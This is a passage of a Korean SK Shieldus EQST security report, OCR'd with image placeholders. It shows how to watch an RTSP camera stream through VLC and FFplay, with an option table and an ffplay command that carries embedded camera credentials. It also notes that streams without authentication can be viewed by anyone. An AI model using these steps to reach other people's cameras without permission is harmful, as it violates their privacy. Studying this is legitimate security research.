


그림 352. VLC Player 실행창

미디어 > 네트워크 스트림 열기 > 주소 입력 창에서 RTSP 주소를 형식에 맞춰 입력한다.




그림 353. RTSP 주소 입력

인증이 필요한 경우 사용자 명과 비밀번호 입력 창에 인증 정보를 입력한다.




그림 354. 계정 인증이 필요할 경우 인증 창

서버에서 계정 정보 인증을 설정하지 않은 경우 인증 없이 실시간 스트리밍 동영상을 시청할 수 있다.




그림 355. 실시간 영상 확인

13.3.3. FFmpeg

멀티미디어 프레임 워크로 모든 디지털 영상, 음성에 대한 디코딩, 인코딩, 스트리밍, 필터링 및 제어가 가능한 오픈소스 프로그램이다. Windows, macOS, Linux 등에서 사용할 수 있다

(버전 정보: FFmpeg version 5.1-2+b1)

13.3.3.1. FFmpeg 설치

```
# apt update
# apt-get install ffmpeg
```

13.3.3.2. FFplay

FFplay 는 FFmpeg 라이브러리와 SDL 라이브러리를 사용하는 미디어 플레이어다. FFmpeg 명령어 설치 시 자동으로 설치되며 FFpaly 명령어를 통해 원격으로 영상을 실행시킬 수 있다.

13.3.3.3. FFplay 옵션

옵션	값	상세
initial_pause	0,1	스트림 값 1 일시 즉시 재생 중지(기본값: 0)
rtsp_transport	udp	UDP 를 하위 전송 프로토콜로 사용
	tcp	TCP(RTSP 제어 채널 내의 인터리빙)전송 프로토콜로 사용
	udp_multicast	UDP 멀티캐스트를 하위 전송 프로토콜로 사용
	http/https	HTTP/HTTPS 터널링을 하위 전송 프로토콜로 사용
rtsp_flags	filter_src	필터 된 주소 및 포트로부터의 패킷만 수신
	listen	서버로서 동작해, 착신 접속을 수신
	prefer_tcp	RTSP RTP 트랜스포트로서 TCP 를 사용할 수 있는 경우는, 최초로 TCP for RTP transport 를 사용 (기본값: 'none')
allowed_media_types	video, audio, data, subtitle	서버에서 허용할 미디어 유형을 설정. 기본적으로는 모든 미디어 유형을 허용
min_port		최소 로컬 UDP 포트를 설정 (기본값: 5000)
max_port		최대 로컬 UDP 포트를 설정 (기본값: 65000)
listen_timeout	1~	초기 접속을 확립하기 위한 최대 타임아웃(초 단위)을 설정 (기본값= -1, 직접 설정 해야함)
reorder_queue_size		정렬된 패킷을 처리하기 위해 버퍼링할 패킷 수를 설정
timeout		소켓 TCP I/O 타임아웃을 마이크로초 단위로 설정
user_agent		User-Agent 헤더를 덮어쓴다. 지정하지 않으면 기본값인 식별자 사용

13.3.3.4. FFplay 사용

FFplay 를 사용하여 스트리밍되는 RSTP 영상을 볼 수 있다.

```
# ffplay -rtsp_transport tcp "rtsp://admin:eqstlab%21@xxx.xxx.x.xx"
```

FFplay 를 이용하여 TCP 실행 옵션과 계정 정보를 추가해 접속한다.




그림 356. 명령어 실행

실시간으로 스트리밍되는 영상을 수신한다.

그림 357. 실시간 영상 확인

EQST

2022.12

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST그룹
제　작 : SK쉴더스 커뮤니케이션그룹